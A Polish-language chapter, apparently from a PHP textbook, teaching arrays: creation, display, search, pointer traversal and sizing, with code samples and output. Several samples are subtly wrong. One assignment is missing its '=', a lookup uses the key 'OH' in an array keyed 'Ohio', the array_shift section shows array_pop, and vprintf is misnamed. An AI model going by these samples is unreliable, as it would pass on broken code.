Można sądzić, że znaczna część operacji wykonywanych przez pisane aplikacje będzie związana z przetwarzaniem zbiorów danych. Przykładami takich zbiorów danych mogą być: lista nazwisk pracowników korporacji, lista prezydentów Stanów Zjednoczonych wraz z datami ich urodzenia czy też sekwencja lat z zakresu od 1900 do 1975. W praktyce okazuje się, że operacje na zbiorach danych są tak rozpowszechnione, że większość najpopularniejszych języków programowania udostępnia specjalne mechanizmy ułatwiające zarządzanie nimi. W języku PHP do tego celu służą **tablice** — zapewniają one idealne mechanizmy do przechowywania, sortowania i pobierania zbiorów danych, a także do manipulowania nimi.

Ten rozdział został poświęcony zagadnieniom związanym z wykorzystaniem tablic w języku PHP oraz bardzo licznej grupie wbudowanych funkcji, służących do wykonywania na tablicach przeróżnych operacji. Konkretnie rzecz biorąc, przedstawione w nim zostały następujące zagadnienia:

- Tworzenie tablic.
- Wyświetlanie tablic.
- Sprawdzanie, czy zmienna jest tablicą.
- Dodawanie i usuwanie elementów tablic.
- Odnajdywanie elementów tablic.
- Przeglądanie tablic.
- Określanie rozmiaru tablicy oraz unikalności jej elementów.
- Sortowanie tablic.
- Łączenie i dzielenie tablic na różne sposoby.

Jednak przed rozpoczęciem prezentacji tych wszystkich funkcji należy poświęcić nieco czasu na przedstawienie formalnej definicji tablicy oraz podstawowych pojęć związanych z obsługą tego bardzo ważnego typu danych w języku PHP.

Czym jest tablica?

Tradycyjnie **tablicę** definiuje się jako grupę elementów posiadających jakieś wspólne cechy, takie jak podobieństwo (modele samochodów, zespoły piłkarskie, typ owoców itd.), oraz ten sam typ (np. liczby całkowite lub łańcuchy znaków). Każdy z elementów tablicy jest rozpoznawany za pomocą specjalnego identyfikatora, nazywanego **kluczem**. W PHP definicja ta została przesunięta o krok dalej — zrezygnowano bowiem z wymogu, by wszystkie elementy tablicy były tego samego typu. Na przykład tablica może zawierać takie elementy, jak: nazwy województw, kody pocztowe, wyniki egzaminów lub wylosowane karty przydzielone graczom.

Każdy element składa się z dwóch komponentów: klucza (o którym już wcześniej wspominałem) oraz wartości. Klucz jest mechanizmem służącym do pobierania z tablicy skojarzonej z nim **wartości**. Istnieją dwa rodzaje kluczy: **numeryczne** oraz **asocjacyjne**. W przypadku kluczy numerycznych jedynym związkiem z wartością, na jaką wskazują, jest jej położenie w tablicy. Załóżmy na przykład, że tablica zawiera posortowaną alfabetycznie listę nazw stanów USA, przy czym klucz 0 odpowiada nazwie Alabama, a klucz 49 stanowi Wyoming. W kodzie PHP tablicę tę można by zapisać w poniższy sposób:

```
$states = array(0 => "Alabama", 1 => "Alaska" ... 49 => "Wyoming");
```

Po użyciu takich indeksów numerycznych odwołanie do pierwszego stanu w tablicy (Alabamy) miałoby następującą postać:

```
$states[0]
```

■ **Uwaga** Podobnie jak w wielu innych językach programowania, także w PHP wartości indeksów numerycznych zaczynają się od 0, a nie od 1.

Z kolei klucze asocjacyjne posiadają bezpośredni związek z wartością, na którą wskazują. Wykorzystanie kluczy asocjacyjnych jest szczególnie przydatne w tych wszystkich sytuacjach, gdy indeksowanie zawartości tablicy liczbami po prostu nie ma sensu. Doskonałym przykładem mogłaby być tablica kojarząca skróty z pełnymi nazwami stanów. W kodzie PHP można by ją utworzyć w następujący sposób:

```
$states = array("OH" => "Ohio", "PA" => "Pensylwania", "NY" => "Nowy Jork")
```

W tym przypadku odwołanie do stanu Ohio miałoby postać:

```
$states["OH"]
```

Istnieje także możliwość tworzenia tablic zawierających tablice, czyli tak zwanych **tablic wielowymiarowych**. Taką tablicę wielowymiarową można by zastosować na przykład do przechowywania informacji o stanach USA. W kodzie PHP należałoby ją utworzyć w poniższy sposób:

```
$states = array (
    "Ohio" => array("population" => "11,353,140", "capital" => "Columbus"),
    "Nebraska" => array("population" => "1,711,263", "capital" => "Omaha")
);
```

W tym przypadku informacje o populacji stanu Ohio można pobrać przy użyciu wyrażenia:

```
$states["OH"]["population"]
```

Zwróciłoby ono wartość:

```
11,353,140
```

Oczywiście, potrzebne są także mechanizmy pozwalające na przeglądanie zawartości tablic. W dalszej części rozdziału pokazałem, że w języku PHP można to zrobić na kilka różnych sposobów. Trzeba pamiętać, że niezależnie od typu zastosowanych indeksów bazują one zawsze na tak zwanym **wskaźniku tablicy**. Wskaźnik tablicy działa jak swoista zakładka, wskazująca aktualnie przeglądane miejsce tablicy. Korzystając z tablic w kodzie skryptów, nie operujemy jednak bezpośrednio na tym wskaźniku, lecz przeglądamy je dzięki specjalnym mechanizmom języka lub wbudowanym funkcjom. Niemniej wciąż warto o nim pamiętać.

Tworzenie tablic

W odróżnieniu od innych języków programowania PHP nie wymaga określania wymiaru tablicy podczas jej tworzenia. W rzeczywistości, ponieważ PHP jest językiem niewymagającym precyzyjnego określania typów, nie ma nawet potrzeby deklarowania tablic przed ich użyciem; choć nic nie stoi na przeszkodzie, by tak robić.

W tym podrozdziale został opisany każdy z możliwych sposobów tworzenia tablic, poczynając od sposobów nieformalnych.

Do poszczególnych elementów tablic należy się odwoływać poprzez umieszczenie ich klucza wewnątrz pary nawiasów kwadratowych. Ponieważ wielkość tablicy nie jest ograniczona, można utworzyć tablicę, używając odwołania do jej konkretnego elementu:

```
$state[0]  "Delaware";
```

Pierwszy element tablicy `$state` można wyświetlić w następujący sposób:

```
echo $state[0];
```

Kolejne wartości tablicy można określić, kojarząc każdą z nich z odpowiednim indeksem w następujący sposób:

```
$state[1] = "Pensylwania";
$state[2] = "New Jersey";
...
$state[49] = "Hawaje";
```

Warto zauważyć, że jeśli indeksy tablicy mają być kolejnymi liczbami zaczynającymi się od 0, to podczas dodawania do tablicy kolejnych elementów indeksy można całkowicie pominąć; oto przykład:

```
$state[] = "Pensylwania";
$state[] = "New Jersey";
...
$state[] = "Hawaje";
```

Tworzenie tablic asocjacyjnych w powyższy sposób jest równie trywialne, jednak w tym przypadku podanie klucza jest niezbędne. Poniższy przykład pokazuje sposób utworzenia tablicy kojarzącej nazwy poszczególnych stanów USA z datami ich przystąpienia do Unii:

```
$state["Delaware"] = "7 grudnia 1787";
$state["Pensylwania"] = "12 grudnia 1787";
$state["New Jersey"] = "18 grudnia 1787";
...
$state["Hawaje"] = "21 sierpnia 1959";
```

Konstrukcja `array()`, przedstawiona w kolejnym punkcie, zapewnia nieco bardziej sformalizowany sposób tworzenia tablic, choć efekty jej działania są identyczne.

Tworzenie tablic przy użyciu array()

Konstrukcja `array()` umożliwia podanie dowolnej liczby elementów (w tym żadnego) i zwraca tablicę zawierającą te elementy. Jej prototyp wygląda następująco:

```
array array([element1 [,element2 ... [,elementN]]])
```

Oto przykład jej zastosowania w celu utworzenia tablicy indeksowanej liczbami:

```
$languages = array("angielski", "gaelicki", "hiszpański");
// $languages[0] = "angielski", $languages[1] = "gaelicki", $languages[2] = "hiszpański"
```

Konstrukcji `array()` można także używać do tworzenia tablic asocjacyjnych. Oto przykład:

```
$languages = array("Hiszpania" => "hiszpański",
                   "Irlandia" => "gaelicki",
                   "USA" => "angielski");
// $languages["Hiszpania"] = "hiszpański"
// $languages["Irlandia"] = "gaelicki"
// $languages["USA"] = "angielski"
```

Odczytywanie elementów tablicy przy użyciu list()

Konstrukcja językowa `list()` przypomina nieco `array()`, z tym że służy do jednoczesnego zapisywania w zmiennych grupy wartości pobranych z tablicy. Poniżej pokazano jej prototyp:

```
void list(różne...)
```

Zastosowanie tej konstrukcji może być szczególnie przydatne w przypadku pobierania informacji z bazy danych lub pliku. Załóżmy na przykład, że należy odpowiednio sformatować i wyświetlić informacje pobrane z pliku tekstowego o nazwie *users.txt*. Każdy wiersz pliku zawiera informacje o użytkowniku, w tym jego personalia, zawód oraz ulubiony kolor, przy czym poszczególne informacje są od siebie oddzielone znakami pionowej kreski. Typowy wiersz tego pliku ma następującą postać:

```
Jasiu Kowalski|programista|zielony
```

Dzięki zastosowaniu konstrukcji `list()` wystarczy prosta pętla, by odczytać każdy wiersz z pliku, zapisać poszczególne informacje w zmiennych i wyświetlić je w dowolny sposób. Poniższy przykład demonstruje, w jaki sposób `list()` pozwala określać wartości kilku zmiennych w jednej instrukcji:

```
// Otworzenie pliku users.txt
$users = fopen("users.txt", "r");

// Pobieranie kolejnych wierszy aż do końca pliku
while ($line = fgets($users, 4096)) {
    // Użycie funkcji explode() do rozdzielenia fragmentów wiersza
    list($name, $occupation, $color) = explode("|", $line);

    // Sformatowanie i wyświetlenie danych
    printf("Personalia: %s <br />", $name);
    printf("Zawód: %s <br />", $occupation);
    printf("Ulubiony kolor: %s <br />", $color);
}
fclose($users);
```

Każdy wiersz pliku *users.txt* zostanie odczytany i wyświetlony w przeglądarce w następujący sposób:

```
Personalia: Jasiu Kowalski
Zawód: programista
Ulubiony kolor: zielony
```

Analizując ten przykład, można zauważyć, że działanie konstrukcji `list()` jest zależne od funkcji `explode()`, która dzieli każdy wiersz tekstu w miejscach, gdzie znajduje się znak pionowej kreski, i zwraca uzyskane wyniki w postaci tablicy. (Funkcja ta została szczegółowo opisana w rozdziale 9.). Poszczególne elementy tablicy są następnie zapisywane w zmiennych `$name`, `$occupation` oraz `$color`. W tym momencie pozostaje już tylko odpowiednio sformatować wyniki i wyświetlić je w przeglądarce.

Zapisywanie w tablicy predefiniowanego zakresu wartości

Funkcja `range()` pozwala w szybki i prosty sposób tworzyć tablice zawierające wartości z pewnego zakresu, określonego parametrami `niska` i `wysoka`. Wywołanie tej funkcji zwraca tablicę z wartościami z podanego zakresu. Prototyp tej funkcji ma następującą postać:

```
array range(int niska, int wysoka [, int krok])
```

Załóżmy, że skrypt wymaga utworzenia tablicy zawierającej wszystkie potencjalne wyniki rzutu kością.

```
$die = range(1, 6);
// Ten sam efekt daje instrukcja: $die = array(1, 2, 3, 4, 5, 6)
```

Co jednak zrobić, kiedy potrzebna jest tablica zawierająca wyłącznie wartości parzyste lub nieparzyste? Albo wyłącznie wartości podzielne przez 5? Można je w prosty sposób stworzyć dzięki trzeciemu, opcjonalnemu parametrowi *krok*. Aby na przykład stworzyć tablicę zawierającą liczby parzyste z zakresu od 0 do 20, wystarczy użyć parametru *krok* o wartości 2:

```
$even = range(0, 20, 2);
// $even = array(0, 2, 4, 6, 8, 10, 12, 14, 16, 18, 20);
```

Funkcji `range()` można także używać w celu tworzenia tablic zawierających sekwencje znaków. Załóżmy na przykład, że potrzebna jest tablica zawierająca litery od A do F:

```
$letters = range("A", "F");
// $letters = array("A", "B", "C", "D", "E", "F");
```

Sprawdzanie, czy zmienna jest tablicą

W przypadku stosowania tablic w aplikacji czasami konieczne będzie sprawdzenie, czy określona zmienna zawiera tablicę, czy inną wartość. Właśnie do tego celu służy wbudowana funkcja PHP o nazwie `is_array()`. Oto jej prototyp:

```
boolean is_array(różna zmienna)
```

Funkcja ta sprawdza, czy przekazana zmienna jest tablicą, a jeśli jest, zwraca wartość `TRUE`; w przeciwnym przypadku zwracana jest wartość `FALSE`. Należy zwrócić uwagę, że nawet tablica zawierająca jedną wartość wciąż jest uznawana za tablicę. Oto przykład:

```
$states = array("Floryda");
$state = "Ohio";
printf("\$states jest tablicą: %s <br />", (is_array($states) ? "TRUE" : "FALSE"));
printf("\$state jest tablicą: %s <br />", (is_array($state) ? "TRUE" : "FALSE"));
```

Powyższy skrypt zwróci następujące wyniki:

```
$states jest tablicą: TRUE
$state jest tablicą: FALSE
```

Wyświetlanie zawartości tablic

Najprostszym sposobem wyświetlenia zawartości tablicy jest pobranie po kolei każdego z jej kluczy i wyświetlenie skojarzonej z nim wartości. Do tego celu doskonale nadaje się pętla `foreach`:

```
$states = array("Ohio", "Floryda", "Teksas");
foreach ($states AS $state) {
    echo "{$state}<br />";
}
```

W razie konieczności wyświetlenia tablicy wielowymiarowej lub zastosowania dokładniej sprecyzowanego formatu generowanych danych wynikowych można wykorzystać funkcję `vprint()`, która zapewnia możliwość łatwego wyświetlania zawartości tablic przy wykorzystaniu sposobu formatowania znanego już z funkcji `printf()` oraz `sprintf()`, przedstawionych w rozdziale 3. Oto przykład:

```
$customers = array();
$customers[] = array("Jason Gilmore", "jason@example.com", "614-999-9999");
$customers[] = array("Jesse James", "jesse@example.net", "818-999-9999");
$customers[] = array("Kaczor Donald", "donald@example.org", "212-999-9999");
```

```
foreach ($customers AS $customer) {
    vprintf("<p>Personalia: %s<br />E-mail: %s<br />Telefon: %s</p>", $customer);
}
```

Wykonanie powyższego fragmentu kodu wygeneruje następujące wyniki:

```
<p>
Personalia: Jason Gilmore<br />
E-mail: jason@example.com
<br />Telefon: 614-999-9999
</p>
<p>
Personalia: Jesse James<br />
E-mail: jesse@example.net<br />
Telefon: 818-999-9999
</p>
<p>
Personalia: Kaczor Donald<br />
E-mail: donald@example.org<br />
Telefon: 212-999-9999
</p>
```

Jeśli konieczne będzie zapisanie wygenerowanych w ten sposób danych w łańcuchu znaków, to można skorzystać z funkcji `vsprintf()`.

Wyświetlanie tablic w ramach testowania skryptu

W większości z przedstawionych wcześniej przykładów zawartość tablic była wyświetlana poprzez generowanie i wyświetlanie odpowiednich łańcuchów znaków. Choć takie rozwiązanie doskonale zdaje egzamin w przykładowych skryptach, to jednak w praktyce konieczna będzie znajomość jakiegoś sposobu pozwalającego na szybkie i proste wyświetlanie zawartości tablic w celach testowych. Najczęściej do tego celu jest stosowana funkcja `print_r()`. Poniżej pokazałem jej prototyp:

```
boolean print_r(różna zmienna [, boolean wyniki])
```

Do tej funkcji można przekazać zmienną, której zawartość zostanie następnie wyświetlona na standardowym wyjściu. Jeśli uda się wyświetlić wartość zmiennej, funkcja zwróci wartość `TRUE`, w przeciwnym przypadku zwracana jest wartość `FALSE`. Być może możliwości te nie wzbudzą większego entuzjazmu, ale trzeba sobie zdać sprawę, że funkcja ta potrafi wyświetlać w przejrzystej postaci zawartość tablic (jak również obiektów). Załóżmy na przykład, że chcielibyśmy wyświetlić zawartość tablicy asocjacyjnej kojarzącej stany USA z ich stolicami. Dzięki funkcji `print_r()` można to zrobić w następujący sposób:

```
print_r($states);
```

Wywołanie to wygeneruje poniższe wyniki:

```
Array ( [Ohio] => Columbus [Iowa] => Des Moines [Arizona] => Phoenix )
```

Drugi, opcjonalny parametr zmienia działanie funkcji i sprawia, że wyniki nie zostaną przesłane na standardowe wyjście, lecz do kodu, który wywołał funkcję. Dlatego aby zapisać w zmiennej zawartość tablicy `$states`, wystarczy przekazać wartość `TRUE` jako drugi argument wywołania funkcji `print_r()`:

```
$stateCapitals = print_r($states, TRUE);
```

Funkcja `print_r()` będzie często wykorzystywana w tym rozdziale jako prosty sposób prezentowania wyników przykładowych skryptów.

Trzeba pamiętać, że funkcja `print_r()` nie jest jedynym sposobem wyświetlania zawartości tablic, choć bez wątpienia pozwala to zrobić prosto i szybko. Nic nie stoi na przeszkodzie, by wyświetlać zawartość tablic przy użyciu pętli, takich jak `for`. Niejednokrotnie wykorzystanie pętli będzie niezbędne w celu zaimplementowania możliwości funkcjonalnych aplikacji. Rozwiązanie to zostało wielokrotnie wykorzystane zarówno w tym, jak i w kolejnych rozdziałach.

Dodawanie i usuwanie elementów tablic

PHP udostępnia grupę funkcji służących zarówno do dodawania, jak i usuwania zawartości tablic. Niektóre z nich stanowią ułatwienie dla programistów pragnących odwzorować przeróżne operacje związane z kolejkami (FIFO, LIFO itd.) — świadczą o tym ich nazwy (`push`, `pop`, `shift` oraz `unshift`). Funkcje te zostały przedstawione w tym podrozdziale wraz ze stosownymi przykładami ich użycia.

■ **Uwaga** Tradycyjnie kolejka jest strukturą danych, z której elementy są pobierane w takiej samej kolejności, w jakiej były do niej dodawane. Takie kolejki są określane jako **FIFO** (ang. *first in, first out* — w dosłownym tłumaczeniu: pierwszy wchodzi, pierwszy wychodzi). W odróżnieniu od kolejek stos jest strukturą danych, z której elementy są pobierane w kolejności odwrotnej niż ta, w jakiej były dodawane. Stosy są określane jako **LIFO** (ang. *last in, first out* — ostatni wchodzi, pierwszy wychodzi).

Dodawanie wartości na początku tablicy

Funkcja `array_unshift()` pozwala dodawać elementy na początku tablicy. Jej użycie sprawia, że wszystkie istniejące wcześniej indeksy numeryczne tablicy zostaną odpowiednio zmodyfikowane. Ewentualna modyfikacja nie dotyczy kluczy asocjacyjnych. Poniżej został przedstawiony prototyp tej funkcji:

```
int array_unshift(array argTablica, różna zmienna [, różna zmienna ...] )
```

W poniższym przykładzie na początku tablicy `$states` zostają dodane dwa nowe elementy:

```
$states = array("Ohio", "Nowy Jork");
array_unshift($states, "Kalifornia", "Teksas");
// $states = array("Kalifornia", "Teksas", "Ohio", "Nowy Jork");
```

Dodawanie elementów na końcu tablicy

Możliwość dodawania elementów na końcu tablicy zapewnia funkcja `array_push()`. Zwraca ona liczbę określającą nową liczbę elementów w tabeli — po dodaniu do niej nowej wartości. Istnieje możliwość jednoczesnego dodania do tablicy większej liczby elementów — wystarczy przekazać je wszystkie w wywołaniu funkcji `array_push()`. Oto jej prototyp:

```
int array_push(array argTablica, różna zmienna [, różna zmienna ...])
```

Poniższy przykład pokazuje, jak można dodać dwa stany do tablicy `$states`:

```
$states = array("Ohio", "Nowy Jork");
array_push($states, "Kalifornia", "Teksas");
// $states = array("Ohio", "Nowy Jork", "Kalifornia", "Teksas");
```

Usuwanie elementu z początku tablicy

Funkcja `array_shift()` usuwa pierwszy element tablicy i zwraca go jako wynik swego wykonania. W przypadku tablic indeksowanych liczbami wszystkie pozostałe elementy w tablicy zostaną przesunięte o jedną pozycję w dół. Tablice z kluczami asocjacyjnymi nie są modyfikowane. Oto prototyp tej funkcji:

```
różna array_shift(array argTablica);
```

Przedstawiony poniżej przykład usuwa pierwszy stan z tablicy `$states`:

```
$states = array("Ohio", "Nowy Jork", "Kalifornia", "Teksas");
$state = array_pop($states);
// $states = array("Ohio", "Nowy Jork", "Kalifornia"
// $state = "Teksas"
```

Odnajdywanie elementów w tablicach

Zdolność szybkiego przeglądania informacji jest absolutnie konieczna w obecnym, informacyjnym społeczeństwie. W tym podrozdziale zostało przedstawionych kilka funkcji pozwalających na przeglądanie tablic i odnajdywanie w nich interesujących nas elementów.

Przeszukiwanie tablic

Funkcja `in_array()` przeszukuje tablicę i stara się w niej odnaleźć wskazaną wartość. Jeśli zostanie ona odnaleziona, funkcja zwraca `TRUE`; w przeciwnym przypadku zwraca `FALSE`. Oto jej prototyp:

```
boolean in_array(różna szukane, tablica argTablica [, boolean dokladnie])
```

Fragment skryptu przedstawiony w poniższym przykładzie powoduje wyświetlenie komunikatu, jeśli określony stan (w naszym przypadku jest to Ohio) zostanie odnaleziony w tablicy zawierającej nazwy stanów, na terenie których obowiązuje zakaz palenia:

```
$state = "Ohio";
$states = array("Kalifornia", "Hawaje", "Ohio", "Nowy Jork");
if(in_array($state, $states)) echo "Nie martw się, w stanie $state się nie pali!";
```

Trzeci, opcjonalny parametr funkcji określa, czy podczas przeszukiwania tablicy będą uwzględniane typy.

Przeszukiwanie tablic z kluczami asocjacyjnymi

Funkcja `array_key_exists()` zwraca `TRUE`, jeśli w tablicy istnieje podany klucz, w przeciwnym razie zwracana jest wartość `FALSE`. Oto prototyp tej funkcji:

```
boolean array_key_exists(różna klucz, array argTablica)
```

Poniższy przykład przegląda klucze tablicy w poszukiwaniu łańcucha Ohio i jeśli uda się go znaleźć, wyświetla informacje o dacie przyłączenia się tego stanu do Unii:

```
$state["Delaware"] = "7 grudnia 1787";
$state["Pensylwania"] = "12 grudnia 1787";
$state["Ohio"] = "1 marca 1803";
if (array_key_exists("Ohio", $state))
printf("Ohio dołączyło do Unii %s", $state["Ohio"]);
```

Przykład ten zwróci następujący wynik:

```
Ohio dołączyło do Unii 1 marca 1803
```

Poszukiwanie wartości w tablicach asocjacyjnych

Funkcja `array_search()` przegląda tablicę w poszukiwaniu podanej wartości i jeśli uda się ją znaleźć, zwraca jej klucz. Jeśli wartość nie zostanie odnaleziona, funkcja zwraca `FALSE`. Poniżej przedstawiono jej prototyp:

```
różna array_search(różna szukane, array argTablica [, boolean dokladnie])
```

Zamieszczony poniżej przykład próbuje odnaleźć w tablicy podaną datę (7 grudnia) i jeśli mu się to uda, to wyświetla informacje o skojarzonym z nią stanie:

```
$state["Ohio"] = "1 marca";
$state["Delaware"] = "7 grudnia";
$state["Pensylwania"] = "12 grudnia";
$founded = array_search("7 grudnia", $state);
if ($founded) printf("%s został proklamowany %s.", $founded, $state[$founded]);
```

Przykład ten wyświetli komunikat:

```
Delaware został proklamowany 7 grudnia
```

Pobieranie kluczy tablicy

Funkcja `array_keys()` zwraca tablicę zawierającą wszystkie klucze tablicy podanej w wywołaniu. Oto jej prototyp:

```
array array_keys(array argTablica [, różne wartoscSzukana [, boolean zachowacKlucze]])
```

Jeśli w wywołaniu zostanie podany opcjonalny parametr *`wartoscSzukana`*, to funkcja zwróci wyłącznie klucze pasujące do wartości parametru. Poniższy przykład wyświetla wszystkie klucze tablicy `$state`:

```
$state["Delaware"] = "7 grudnia 1787";
$state["Pensylwania"] = "12 grudnia 1787";
$state["New Jersey"] = "18 grudnia 1787";
$keys = array_keys($state);
print_r($keys);
```

Powyższy kod zwróci następujące wyniki:

```
Array ( [0] => Delaware [1] => Pensylwania [2] => New Jersey )
```

Przypisanie wartości `TRUE` drugiemu opcjonalnemu parametrowi funkcji (*`zachowacKlucze`*, wprowadzonemu w PHP 5.0.2) spowoduje, że w wynikowej tablicy zostaną zachowane oryginalne wartości kluczy.

Pobieranie wartości z tablicy

Funkcja `array_values()` pobiera wszystkie wartości zapisane we wskazanej tablicy i zwraca je w postaci tablicy indeksowanej liczbami. Oto jej prototyp:

```
tablica array_values(array argTablica)
```

W poniższym przykładzie zostanie pobrana tablica zawierająca populację wszystkich stanów zapisanych w tablicy `$population`:

```
$population = array("Ohio" => "11,421,267", "Iowa" => "2,936,760");
print_r(array_values($population));
```

Zwróci on następujące wyniki:

```
Array ( [0] => 11,421,267 [1] => 2,936,760 )
```

Przeglądanie tablic

Problem przejrzenia całej tablicy i wybrania z niej interesujących nas kluczy bądź wartości pojawia się bardzo często. Nie jest zatem żadnym zaskoczeniem, że PHP udostępnia liczne funkcje służące do tego celu. Kilka spośród nich spełnia podwójne zadanie — pobiera klucz lub wartość z komórki określonej przez aktualne położenie wskaźnika tablicy oraz przesuwa ten wskaźnik na następny element tablicy. Właśnie ta grupa funkcji została przedstawiona w tym podrozdziale.

Pobieranie klucza aktualnego elementu tablicy

Funkcja `key()` zwraca klucz komórki, na którą aktualnie wskazuje wskaźnik tablicy. Poniżej przedstawiłem jej prototyp:

różna `key(array` *`argTablica`*`)`

Poniższy przykład wyświetla wszystkie klucze tablicy `$capitals`, pobierając klucz bieżącego elementu i przesuwając wskaźnik tablicy na następny element:

```
$capitals = array("Ohio" => "Columbus", "Iowa" => "Des Moines");
echo "<p>Czy potrafisz podać stolice tych stanów?</p>";
while($key = key($capitals)) {
    printf("%s <br />", $key);
    next($capitals);
}
```

Zwróci on następujące wyniki:

```
Czy potrafisz podać stolice tych stanów?
Ohio
Iowa
```

Warto zauważyć, że funkcja `key()` nie przesuwa wskaźnika tablicy. Dlatego też konieczne było zastosowanie funkcji `next()`, która właśnie do tego służy. Funkcja `next()` została przedstawiona w dalszej części rozdziału.

Pobieranie wartości aktualnego elementu tablicy

Funkcja `current()` zwraca wartość elementu, na jaki aktualnie pokazuje wskaźnik tablicy. Oto jej prototyp:

różna `current(array` *`argTablica`*`)`

Zmodyfikujmy poprzedni przykład w taki sposób, by zamiast kluczy pobierać wartości tablicy:

```
$capitals = array("Ohio" => "Columbus", "Iowa" => "Des Moines");

echo "<p>Czy potrafisz podać nazwy stanów, których stolicami są te miasta?</p>";

while($capital = current($capitals)) {
  printf("%s <br />", $capital);
  next($capitals);
}
```

Oto wyniki jego wykonania:

```
Czy potrafisz podać nazwy stanów, których stolicami są te miasta?
Columbus
Des Moines
```

Pobieranie aktualnego klucza i wartości

Funkcja `each()` pobiera parę klucz – wartość z aktualnego elementu tablicy i przesuwa jej wskaźnik na następny element. Oto prototyp tej funkcji:

`array each(array argTablica)`

Zwracana tablica posiada cztery klucze, `0` i `key` są skojarzone z nazwą klucza bieżącego elementu tablicy, natomiast `1` i `value` — z jego wartością. Jeśli w momencie wywoływania funkcji wskaźnik tablicy znajdował się na jej końcu, to funkcja zwróci wartość `FALSE`.

Przesuwanie wskaźnika tablicy

PHP udostępnia kilka funkcji służących do przesuwania wskaźnika tablicy. Opisałem je w tym punkcie rozdziału.

Przesuwanie wskaźnika do następnego elementu tablicy

Funkcja `next()` zwraca wartość następnego elementu tablicy względem tego, na który aktualnie pokazuje wewnętrzny wskaźnik tablicy. Poniżej pokazałem jej prototyp:

`różna next(array argTablica)`

A oto przykłady jej zastosowania:

```
$fruits = array("jabłko", "pomarańcza", "banan");
$fruit = next($fruits); // zwróci "pomarańcza"
$fruit = next($fruits); // zwróci "banan"
```

Przesuwanie wskaźnika na poprzedni element tablicy

Funkcja `prev()`zwraca wartość poprzedniego elementu względem tego, na który aktualnie pokazuje wewnętrzny wskaźnik tablicy. Poniżej pokazałem jej prototyp:

`różna prev(array argTablica)`

Ponieważ funkcja `prev()` działa niemal identycznie jak funkcja `next()`, podawanie przykładu jej zastosowania nie jest konieczne.

Przesuwanie wskaźnika do pierwszego elementu tablicy

Funkcja `reset()` pozwala przenieść wewnętrzny wskaźnik tablicy na sam jej początek. Jej prototyp wygląda następująco:

`różna reset(array argTablica)`

Funkcja ta jest powszechnie stosowana, gdy w trakcie działania skryptu trzeba kilkakrotnie przejrzeć zawartość tablicy lub wykonać na niej pewne operacje.

Przesuwanie wskaźnika do ostatniego elementu tablicy

Funkcja `end()` przesuwa wewnętrzny wskaźnik tablicy na jej ostatni element i zwraca go jako wynik wywołania. Oto jej prototyp:

`różna end(array argTablica)`

Poniższy przykład pokazuje sposób pobierania pierwszego i ostatniego elementu tablicy:

```
$fruits = array("jabłko", "pomarańcza", "banan");
$fruit = current($fruits); // zwraca "jabłko"
$fruit = end($fruits);     // zwraca "banan"
```

Przekazywanie wartości z tablicy do funkcji

Funkcja `array_walk()` pozwala przekazać kolejno wszystkie elementy tablicy do funkcji zdefiniowanej przez programistę. Jest ona bardzo przydatna w sytuacjach, gdy trzeba wykonać określone czynności na całej zawartości tablicy. Jeśli w ramach wykonywanych operacji klucze lub wartości tablicy mogą ulec zmianie, to konieczne będzie przekazywanie ich jako referencji. Poniżej przedstawiłem prototyp funkcji `array_walk()`:

```
boolean array_walk(array &argTablica, funkcja funZwrotna [, różna daneDodatkowe])
```

Zdefiniowana przez programistę funkcja musi przyjmować dwa parametry wejściowe. Pierwszy z nich będzie reprezentował bieżącą wartość pobraną z tablicy, a drugi — jej klucz. Jeśli w wywołaniu `array_walk()` zostanie podany trzeci, opcjonalny parametr — *`daneDodatkowe`*, to jego wartość zostanie przekazana jako trzeci argument wywołania funkcji wskazanej przez programistę.

Najprawdopodobniej Czytelnik teraz drapie się po głowie i zastanawia, do czego taka funkcja może zostać użyta. Być może jednym z najlepszych przykładów jej zastosowania jest sprawdzanie poprawności danych przesłanych przez użytkownika z formularza. Załóżmy, że użytkownik ma podać w formularzu sześć słów kluczowych, które według niego najlepiej opisują województwo, w jakim mieszka. Prosty formularz do zbierania tych informacji przedstawia listing 5.1.

Listing 5.1. *Zastosowanie tablicy w formularzu*

```
<form action="submitdata.php" method="post">
    <p>
    Podaj sześć słów kluczowych, które według Ciebie najlepiej opisują Twoje województwo:
    </p>
    <p>Słowo 1:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Słowo 2:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Słowo 3:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Słowo 4:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Słowo 5:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Słowo 6:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p><input type="submit" value="Wyślij!"></p>
</form>
```

Informacje te są następnie przesyłane do jakiegoś skryptu, określonego jako *submitdata.php*. Skrypt ten powinien sprawdzić dane wpisane przez użytkownika, a następnie zapisać je w bazie danych w celu późniejszej analizy. Korzystając z funkcji `array_walk()`, można w prosty sposób przefiltrować dane przy użyciu specjalnej, przeznaczonej do tego funkcji:

```
<?php
    function sanitize_data(&$value, $key) {
        $value = strip_tags($value);
    }

    array_walk($_POST['keyword'],"sanitize_data");
?>
```

W efekcie każda wartość wpisana przez użytkownika zostanie przetworzona przy użyciu funkcji `strip_tags()`, która usuwa z łańcucha znaków wszelkie znaczniki HTML i PHP. Oczywiście w praktyce konieczne byłoby przeprowadzenie dodatkowych testów poprawności, jednak powyższy przykład w zupełności wystarcza do zademonstrowania przydatności i sposobu użycia funkcji `array_walk()`.

■ **Uwaga** Jeśli Czytelnik nie zna jeszcze sposobów obsługi formularzy w skryptach PHP, to informacje na ten temat znajdzie w rozdziale 13.

Jeśli w skrypcie są używane tablice wielowymiarowe, to funkcja `array_walk_recursive()` (wprowadzona w PHP 5.0) pozwala na rekurencyjne wywoływanie określonej funkcji dla każdego elementu takiej tablicy.

Określanie wielkości oraz unikalności tablicy

Język PHP udostępnia kilka funkcji służących do określania sumarycznej liczby elementów tablicy oraz liczby jej unikalnych elementów. Zostały one opisane w tym podrozdziale.

Określanie wielkości tablicy

Całkowitą liczbę wartości zapisanych w tablicy można określić przy użyciu funkcji `count()`. Oto jej prototyp:

```
int count(array argTablica [, int tryb])
```

Jeśli opcjonalnemu parametrowi *tryb* zostanie przypisana wartość 1, to wielkość tablicy zostanie obliczona rekurencyjnie, co jest przydatne w przypadku korzystania z tablic wielowymiarowych. Poniższy przykład pokazuje, jak można określić całkowitą liczbę warzyw zapisanych w tablicy `$garden`:

```
